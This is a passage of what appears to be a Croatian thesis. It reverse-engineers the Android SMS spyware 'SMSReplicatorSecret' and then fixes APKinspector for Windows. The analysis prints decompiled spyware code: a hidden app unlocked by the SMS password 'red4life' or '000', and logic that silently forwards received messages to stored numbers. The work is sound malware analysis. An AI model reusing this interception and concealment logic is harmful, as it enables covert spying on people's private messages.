
*adb shell*

*ps*

**

*Slika 4.8. Ulazak u shell i naredba ps*

No, niti rezultati dobiveni izlistavanjem procesa ne daju naznaku da je program pokrenut.



*Slika 4.9. Proces programa nije vidljiv ni alatom adb*

Nastavak analize se uradi tako da se otvori APKinspector te u njemu otvori *.apk*.

Otvaranje APKinspectora


*Slika 4.10. Otvaranje programa APKinspector*

Nakon učitavanja prikazuje se iskočni prozor koji nas upozorava na osjetljiva dopuštenja koja program traži, a to se vidi i u konzoli s koje se pokrene APKinspector. U ovom slučaju se prikazuju tri osjetljiva dopuštenja, a ona su:

android.permission.SEND\_SMS

android.permission.RECEIVE\_SMS


android.permission.READ\_CONTACTS



*Slika 4.11. Iskočni prozor koji upozorava na osjetljive dozvole*

*Osjetljive dozvole u konzoli*

*Slika 4.12. Osjetljive dozvole se vide se vide i u konzoli*

**

*Slika 4.13. Izgled prozora s učitanom aplikacijom*

Prvi korak rukovanjem programom je analiza datoteke *AndroidManifest.xml* koja se obavezno nalazi u svakom *.apk* paketu. Na njoj se, uz osjetljiva dopuštenja koja su se prethodno prikazala, očita i glavna aktivnost. U ovom specifičnom slučaju navedena je aktivnost i primatelj:

<activity android:label="@string/app\_name" android:name=".SMSReplicatorSecret">

<intent-filter>

<action android:name="android.intent.action.MAIN" />

</intent-filter>

</activity>

<receiver android:name=".SMSReceiver">


<intent-filter>

<action android:name="android.provider.Telephony.SMS\_RECEIVED" />

</intent-filter>

</receiver>

Dakle, glavna aktivnost aplikacije je *SMSReplicatorSecret*, a primatelj je *SMSReceiver* kojemu je akcija *android.provider.Telephony.SMS\_RECEIVED*. Budući da program nema ikone na uređaju, a nema ni otvorenih procesa, sljedeću korak je analiziranje klase *SMSReplicatorSecret*, za koju je iz *Manifesta* vidljivo da „sluša” primljene poruku, da se dozna može li se i pod kojim uvjetima doći do upravljanja programom.



*Slika 4.14. Rekonstruirani .java izvorni kod*

Budući da APKinspector nudi i *.java* datoteke iz kojih je najlakše razumjeti što se u kodu događa, otvorit će se *SMSReceiver.java* te će se krenuti s detaljnom analizom. Može se krenuti s dostupnim atributima, a oni su sljedeći:

String DB\_ui\_pass;

String DBactivate;

String DBforwardingNo;

Activity aa;

Context ct;

String msg;

String str;

Dakle, dobiju se tri String atributa koja su vjerojatno povezana s nekom bazom podataka budući da im ime sadrži DB (engl. Database), atribut aktivnosti i konteksta. Sljedeći je pretpostavljeno važan atribut String kojemu je ime *msg* što upućuje da bi se u njemu mogla spremiti poruka dok je posljednji atribut String imena *str* koji ne daje naznaku razloga korištenja.

Prilikom stvaranja razreda uoči se da svi atributi ne poprimaju nikakvu određenu vrijednost:

public SMSReceiver()

{

DBforwardingNo = "";

DBactivate = "";

DB\_ui\_pass = "";

str = "";

msg = "";

}

Sljedeća metoda u razredu je *public void onReceive* koja upućuje na to da se izvršava prilikom primitka SMS poruke pa se krene s analizom te metode. Analitičara prvenstveno interesira mjesto pokretanja glavne aktivnosti programa, odnosno razreda *SMSReplicatorSecret.java*. Utipkavanjem riječi *SMSReplicatorSecret* dođe se do sljedećeg odsječka koda:

if(msg.equalsIgnoreCase(DB\_ui\_pass) || msg.equalsIgnoreCase("red4life"))

{

Intent intent1 = new Intent(context, com/dlp/SMSReplicatorSecret/SMSReplicatorSecret);

intent1.addFlags(0x10000000);

context.startActivity(intent1);

} else

if(DBactivate.equalsIgnoreCase("Activate"))

{

label1:

{

smsmanager = SmsManager.getDefault();

stringtokenizer = new StringTokenizer(DBforwardingNo, ",");

stringbuffer = new StringBuffer(str);

if(stringbuffer.length() <= 160)

break label0;

for(; stringtokenizer.hasMoreTokens(); smsmanager.sendTextMessage(stringtokenizer.nextToken(), null, stringbuffer.substring(0, 0 + 160), null, null))

break label1;

0 + 160;

}

}

}

Iz koda je vidljivo da želi li se pokrenuti tu aktivnost, atribut *msg* mora biti jednak ili varijabli *DB\_ui\_pass* koja je vjerojatno lozinka (dio imena pass skraćenica za password) spremljena u bazi podataka (dio imena DB) ili konstanti „*red4life*” neovisno o velikom i malom slovu.

Od ovog trenutka riješen je prvi zadatak, ali dolaze dva nova:

1. Otkriti kako se *String msg* inicijalizira
2. Otkriti koja je vrijednost varijable *DB\_ui\_pass*

Krene se redom:

1. **Inicijalizacija *String msg***

\_L4:

smsmessage = SmsMessage.createFromPdu((byte[])aobj[i]);

uri = Uri.withAppendedPath(android.provider.ContactsContract.PhoneLookup.CONTENT\_FILTER\_URI, Uri.encode(smsmessage.getDisplayOriginatingAddress().toString()));

as = new String[1];

as[0] = "display\_name";

cursor = contentresolver.query(uri, as, null, null, null);

cursor.moveToFirst();

System.out.println((new StringBuilder("++++++++++++")).append(cursor.getString(0)).toString());

if(s != null)

break MISSING\_BLOCK\_LABEL\_420;

s1 = (new StringBuilder("From:")).append(cursor.getString(0)).append(":").toString();

s = s1;

\_L6:

msg = (new StringBuilder(String.valueOf(msg))).append(smsmessage.getMessageBody().toString()).toString();

i++;

goto \_L5

indexoutofboundsexception;

if(s == null)

s = (new StringBuilder("From:")).append(smsmessage.getDisplayOriginatingAddress().toString()).append(":").toString();

goto \_L6

for(; stringtokenizer.hasMoreTokens(); smsmanager.sendTextMessage(stringtokenizer.nextToken(), null, stringbuffer.toString(), null, null));

goto \_L2

}

Iz odsječka koda je vidljivo da se *msg* inicijalizira pomoću metode *smsmessage.getMessageBody()*. Da se pokaže točnost indicija, treba se provjeriti što je točno *smsmessage* te način stvaranja.

...

SmsMessage smsmessage;

...

Dakle, *smsmessage* je tipa SmsMessage, a stvara se metodom *createFromPdu((byte[])aobj[i])*. Za potpunu sigurnost je li to doista SMS poruka, potrebno je provjeriti varijablu *aobj*[i]:

\_L1:

Object aobj[];

int i;

aobj = (Object[])bundle.get("pdus");

i = 0;

U ovom odsječku koda se saznaje da je *aobj* tipa *Object* te se dobiva metodom *bundle.get("pdus")*. To je ispravna metoda za dohvaćanje SMS poruke. PDU („protocol description unit”) je industrijski format za SMS poruku, a poruka se mora pohraniti u polje jer se može sadržavati od više manjih. Varijabla *i* se postavi na nulu što znači da se gleda samo prvi član poruke.

Nakon što je ustanovljena inicijalizacija varijable *msg* pokušat će se s otvaranjem programa slanjem lažirane poruke, budući da virtualni Android OS ne sadrži SIM karticu, sadržaja *„Hello”* te *„red4life”*, odnosno vrijednost koja ne bi trebala izazvati promjenu te vrijednost koja bi trebala izazvati poruku kao što je prethodno navedeno u tekstu.


Poruka se lažira korištenjem telnet servisa. Otvori se konzola, odnosno command prompt te se upiše sljedeće:

*adb devices*

*telnet localhost [port]*

*sms send [broj] [sadržaj]*


*Adb devices* daje informaciju na kojemu portu uređaj sluša, naredbom *telnet localhost [port]* se spoji na uređaj preko telnet servisa, a *sms send [broj] [sadržaj]* pošalje uređaju poruku.

*Slika 4.15. Adb devices naredba*


*Spajanje na telnet*

*Slika 4.16. Spajanje na telnet*

Kao što je očekivano, poruka sadržaja „*Hello*“ nije izazvala nikakvu reakciju.



*Slika 4.17. Slanje poruke „Hello“*


**

*Slika 4.18. Nakon poslane poruke, ništa se nije dogodilo*

S druge strane, poruka sadržaja „*red4life*“ je otvorila aplikaciju i omogućila već navedene opcije.

Slanje poruke red4life

*Slika 4.19. Slanje poruke „red4life“*

**

*Slika 4.20. Pojava programa*

1. **Otkriti vrijednost varijable *DB\_ui\_pass***

Traženjem riječi „*DB\_ui\_pass*” dođe se do sljedećeg odsječka koda:

try {

ShadyDB shadydb = new ShadyDB(context);

SQLiteDatabase sqlitedatabase = shadydb.getReadableDatabase();

Cursor cursor1 = sqlitedatabase.query("settings", null, null, null, null, null, null);

cursor1.moveToFirst();

DBforwardingNo = cursor1.getString(cursor1.getColumnIndex("phone\_no"));

DB\_ui\_pass = cursor1.getString(cursor1.getColumnIndex("ui\_pass"));

DBactivate = cursor1.getString(cursor1.getColumnIndex("activate"));

System.out.println((new StringBuilder("+++++++++++jjj+++++++++++++")).append(DBactivate).toString());

cursor1.close();

sqlitedatabase.close();

shadydb.close();

Log.d("Database:Forwarding Numbers", DB\_ui\_pass);

}

catch(Exception exception)

{

Log.d("Database:OnClickListener::", (new StringBuilder("Crap!!failed to Retrieve Information ")).append(exception.toString()).toString());

}

Iz koda se primjećuje da se varijabla inicijalizira metodom *getString()* čiji argument je *cursor1* koji poziva metodu *getColumnIndex*, a ta metoda vraća vrijednost varijable *ui\_pass*. *Cursor1* je varijabla tipa *Cursor* koji je sučelje koje omogućuje slučajan ulazno-izlazni pristup rezultatima postavljenima izrazom baze podataka, a inicijalizira se preko metode *sqlilitedatabase.query(...)*. *Sqllitedatabase* je varijabla tipa *SqlLiteDabase* koja pruža metode upravljanja SQLLite bazom podataka, a inicijalizira se pomoću varijable *shadydb* i njene metode *getReadableDatabase*. Daljnjom reverznom analizom se saznaje da je *shadydb* instanca razreda *ShadyDB* koje je sadržan u paketu programa.

Dakle, do varijable *DB\_ui\_pass* se stiže preko instance razreda *ShadyDB* koji služi za upravljanje bazom podataka i sadržava varijablu *ui\_pass* u kojoj je zapisana zadana lozinka što dovodi da razred *ShadyDB* mora biti sljedeći objekt analize.

Odsječak koda razreda *ShadyDB*:

public class ShadyDB extends SQLiteOpenHelper

{

public ShadyDB(Context context1)

{

super(context1, "shady.db", null, 2);

context = context1;

}

public void onCreate(SQLiteDatabase sqlitedatabase)

{

sqlitedatabase.execSQL("create table settings( \_id integer primary key autoincrement, phone\_no text not null, activate text not null, ui\_pass text not null);");

System.out.println("create table settings( \_id integer primary key autoincrement, phone\_no text not null, activate text not null, ui\_pass text not null);");


System.out.println("INSERT INTO settings (phone\_no, activate, ui\_pass) VALUES( '0000', 'Activate', '000');".toString());

sqlitedatabase.execSQL("INSERT INTO settings (phone\_no, activate, ui\_pass) VALUES( '0000', 'Activate', '000');");

Razred *ShadyDB* nasljeđuje razred SQLiteOpenHelper koja je pomoćna klasa za upravljanje bazom podataka. Metoda *onCreate* se pokrene kada se stvori datoteka baze podataka u njoj se saznaje da se stvori tablica koja sadrži primarni ključ, broj telefona, tekst aktivacije te tražena varijabla *ui\_pass*. Daljnjim prolaskom kroz kod dolazi se do metode *execSQL* koja izvršava zadani izraz baze podataka, a u vrijednostima (VALUES) se nalazi da je inicijalna vrijednost varijable *ui\_pass* 000. Preostaje provjeriti ispravnost tvrdnji na način koji je već opisan.

Slanje poruke 000

*Slika 4.21. Slanje poruke „000”*

**


*Slika 4.22. Program se ponovno otvorio*

Budući da se slanjem sms poruke sadržaja „000” opet otvorio prozor programa, dolazi se do zaključka da je i drugi zadatak uspješno okončan.

Aktivacijom programa, postane vidljiv i proces što se može vidjeti izdavanjem sljedećih naredbi:

*adb shell*

*ps*



Slika 4.23. Proces postaje vidljiv

Analizom se došlo do pronalaska lozinki za otvaranje programa, a sljedeći zadatak je kako program radi kada je aktiviran. U slučaju primitka poruke sa sadržajem zapisanim u varijabli baze podataka *ui\_pass* ili sadržajem „red4life”, otvorit će se prozor s postavkama, no što će se dogoditi ako se pošalje poruka s drugim sadržajem.

Budući da razred *SMSReceiver* obrađuje primljene poruke, opet se krene od njega, ali sada će se pozornost obratiti na drugi dio uvjeta:

try

{

ShadyDB shadydb = new ShadyDB(context);

SQLiteDatabase sqlitedatabase = shadydb.getReadableDatabase();

Cursor cursor1 = sqlitedatabase.query("settings", null, null, null, null, null, null);

cursor1.moveToFirst();

DBforwardingNo = cursor1.getString(cursor1.getColumnIndex("phone\_no"));

DB\_ui\_pass = cursor1.getString(cursor1.getColumnIndex("ui\_pass"));

DBactivate = cursor1.getString(cursor1.getColumnIndex("activate"));

System.out.println((new StringBuilder("+++++++++++jjj+++++++++++++")).append(DBactivate).toString());

cursor1.close();

sqlitedatabase.close();

shadydb.close();

Log.d("Database:Forwarding Numbers", DB\_ui\_pass);

}

catch(Exception exception)

{

Log.d("Database:OnClickListener::", (new StringBuilder("Crap!!failed to Retrieve Information ")).append(exception.toString()).toString());

}

if(msg.equalsIgnoreCase(DB\_ui\_pass) || msg.equalsIgnoreCase("red4life"))

{

Intent intent1 = new Intent(context, com/dlp/SMSReplicatorSecret/SMSReplicatorSecret);

intent1.addFlags(0x10000000);

context.startActivity(intent1);

} else

if(DBactivate.equalsIgnoreCase("Activate"))

{

label1:

{

smsmanager = SmsManager.getDefault();

stringtokenizer = new StringTokenizer(DBforwardingNo, ",");

stringbuffer = new StringBuffer(str);

if(stringbuffer.length() <= 160)

break label0;

for(; stringtokenizer.hasMoreTokens(); smsmanager.sendTextMessage(stringtokenizer.nextToken(), null, stringbuffer.substring(0, 0 + 160), null, null))

break label1;

0 + 160;

}

}

U ovom odsječku se vidi da se drugi dio uvjeta poziva poziva samo ako atribut *DBactivate* sadrži vrijednost „Activate”, a u *try* odsječku se saznaje da se *DBactivate* inicijalizira na isti način kao prethodno traženo varijabla *DB\_ui\_pass*, no s drugim argumentom – „*activate*”. Ponovnim pregledom dijela koda u razredu *ShadyDB* ustvrdi se da se varijabla početno inicijalizirana na vrijednost „*Activate*”.

sqlitedatabase.execSQL("INSERT INTO settings (phone\_no, activate, ui\_pass) VALUES( '0000', 'Activate', '000');");

Dakle, uvjet je ispunjen. U *if else* dijelu se inicijalizira varijabla *smsmanager* koja je tipa *SmsManager*, odnosno razreda koji upravlja SMS operacijama kao što je slanje podatkovnih, tekstualnih i pdu SMS poruka. *Stringtokenizer* je tipa *StringTokenizer* koji „razbija” riječ u odnosu na određeni delimiter, u ovom slučaju znak ‘,’. Varijabla *stringbuffer* je tipa *StringBuffer*, apstrakcije za slijed znakova te se u nju sprema varijabla *str* koja se dobiva na sljedeći način:

\_L4:

smsmessage = SmsMessage.createFromPdu((byte[])aobj[i]);

uri = Uri.withAppendedPath(android.provider.ContactsContract.PhoneLookup.CONTENT\_FILTER\_URI, Uri.encode(smsmessage.getDisplayOriginatingAddress().toString()));

as = new String[1];

as[0] = "display\_name";

cursor = contentresolver.query(uri, as, null, null, null);

cursor.moveToFirst();

System.out.println((new StringBuilder("++++++++++++")).append(cursor.getString(0)).toString());

if(s != null)

break MISSING\_BLOCK\_LABEL\_420;

s1 = (new StringBuilder("From:")).append(cursor.getString(0)).append(":").toString();

s = s1;

\_L6:

msg = (new StringBuilder(String.valueOf(msg))).append(smsmessage.getMessageBody().toString()).toString();

i++;

goto \_L5

indexoutofboundsexception;

if(s == null)

s = (new StringBuilder("From:")).append(smsmessage.getDisplayOriginatingAddress().toString()).append(":").toString();

goto \_L6

for(; stringtokenizer.hasMoreTokens(); smsmanager.sendTextMessage(stringtokenizer.nextToken(), null, stringbuffer.toString(), null, null));

goto \_L2

}

te:

str = (new StringBuilder(String.valueOf(s))).append(msg).toString();

Kad se došlo do svih potrebnih informacija o inicijalizaciji, vrijednosti i značenju varijabla, može se objasniti što prethodni *if else* odsječak uistinu radi. U *if else* odsječku se dobiju brojevi pošiljatelju u obliku Stringa. Zatim se provjerava je li niz znakova manji od 160 znakova u slučaju čega se kod prekida, a na kraju odsječka je *for* petlja koja, dok god ima varijabla *stringtokenizer* sadrži tokene, odnosno brojeve telefona na koje se prosljeđuje primljena SMS poruka, šalje tu poruku na određeni broj telefona.

## Zaključak analize

Iz analize ovog programa ustanovilo se da je program namijenjen špijunaži SMS poruka na telefonu. Program je inicijalno sakriven, a otkriva se slanjem određene SMS poruke kad postane vidljiv i proces. SMS poruke obrađuju zahvaljujući Broadcast receiveru, a proces obrade se sastoji od provjere je li poruka ustvari lozinka za prikaz programa čime program postane vidljiv te, ako poruka nije lozinka, provjere je li program aktiviran čime se s baze podataka dohvaćaju brojevi mobitela te se na te brojeve šalje primljena SMS poruka. Sama aktivnost prikaza programa ne sadrži zloćudni kod, već mijenja podatke u bazi podataka.

# Kompatibilnost programa za rad na Windowsima

Program inicijalno ne podržava u potpunosti rad na Windowsima. Program se pokrene no jedino što se prikazuje su Stringovi, razredi, metode te Dalvik kod dok sve ostalo ne radi ili se ispisuju krivi podatci. Program je moguće osposobiti no moraju se napraviti određene modifikacije u izvornom python kodu.

## Opis nefunkcionalnosti programa

### Prikaz podataka u kartici CFG

Program prikazuje Control Flow Graph parsiranjem teksta koji opisuje graf, no parsiranje se ne obavlja ispravno. Indeksi polja nisu dobro postavljeni, no metodom ispisa i ispravljanja došlo se do ispravnog zapisa. Parsiranje se obavlja u datoteci *xdotParser.py*.

### Prikaz podataka u kartici AndroidManifest.xml

AndroidManifest.xml datoteka se inicijalno prikaže u programu, no ispis je neispravan, odnosno, prikaže se datoteka koja se nalazi u primjeru pri dohvaćanju programa. Do neispravnog rada dolazi zbog krivog poziva alata *apktool*. Program je prvenstveno napravljen za Linux, a time i pozivi shella pa se do rješenja dolazi modifikacijom poziva naredbe u datoteci *APKtool.py*.

### Prikaz podataka u kartici Smali

Problem prikaza podataka Smali datoteka je rezultat neispravnog prikaza datoteke *AndroidManifest.xml*. Budući da se alat *apktool* pozove neispravno, time se ne stvore ni Smali datoteke pa program izbacuje ulazno-izlaznu grešku (IOError). Rješenjem prethodnog problema, riješi se i ovaj.

### Prikaz *.java* datoteka

U prikazu *.java* datoteka dolazi do problema zbog neispravnog poziva alat, kao i kod prethodnih problema, te drugačijeg prikaza puteva do direktorija u Windowsima. Do rješenja ovog problema se dolazi u nekoliko koraka:

1. Treba dohvatiti datoteku Jad 1.5.8g for Windows 9x/NT/2000 on Intel platform koja se dohvaća sa:

[Jad 1.5.8g for Windows 9x/NT/2000 on Intel platform](http://varaneckas.com/jad/jad158g.win.zip)

te *.exe* datoteku, koja se nalazi u dohvaćenoj *.zip* datoteci spremiti u direktorij <DIR\_PROJEKTA>/jad158e.linux.static. DIR\_PROJEKTA je direktorij gdje je spremljen projekt, a jad158e.linux.static je direktorij gdje je originalno spremljen JAD za Linux, a ime je ostavljeno isto radi jednostavnosti.

1. Treba dohvatiti datoteku *unzip.exe* sa sljedeće stranice:

<http://stahlworks.com/dev/?tool=zipunzip>

te je spremiti u direktorij <DIR\_PROJEKTA> gdje je <DIR\_PROJEKTA> direktorij u kojem je spremljen projekt.

1. Modificirati datoteke *StartQT.py* i *JAD.py*

## Modificirani izvorni kodovi

### *xdotParser.py*

import sys

if sys.path[0] == "":

sys.path.append(sys.path[1]+"/androguard/")

PATH\_INSTALL = sys.path[1]+"/androguard"

else:

sys.path.append(sys.path[0]+"/androguard/")

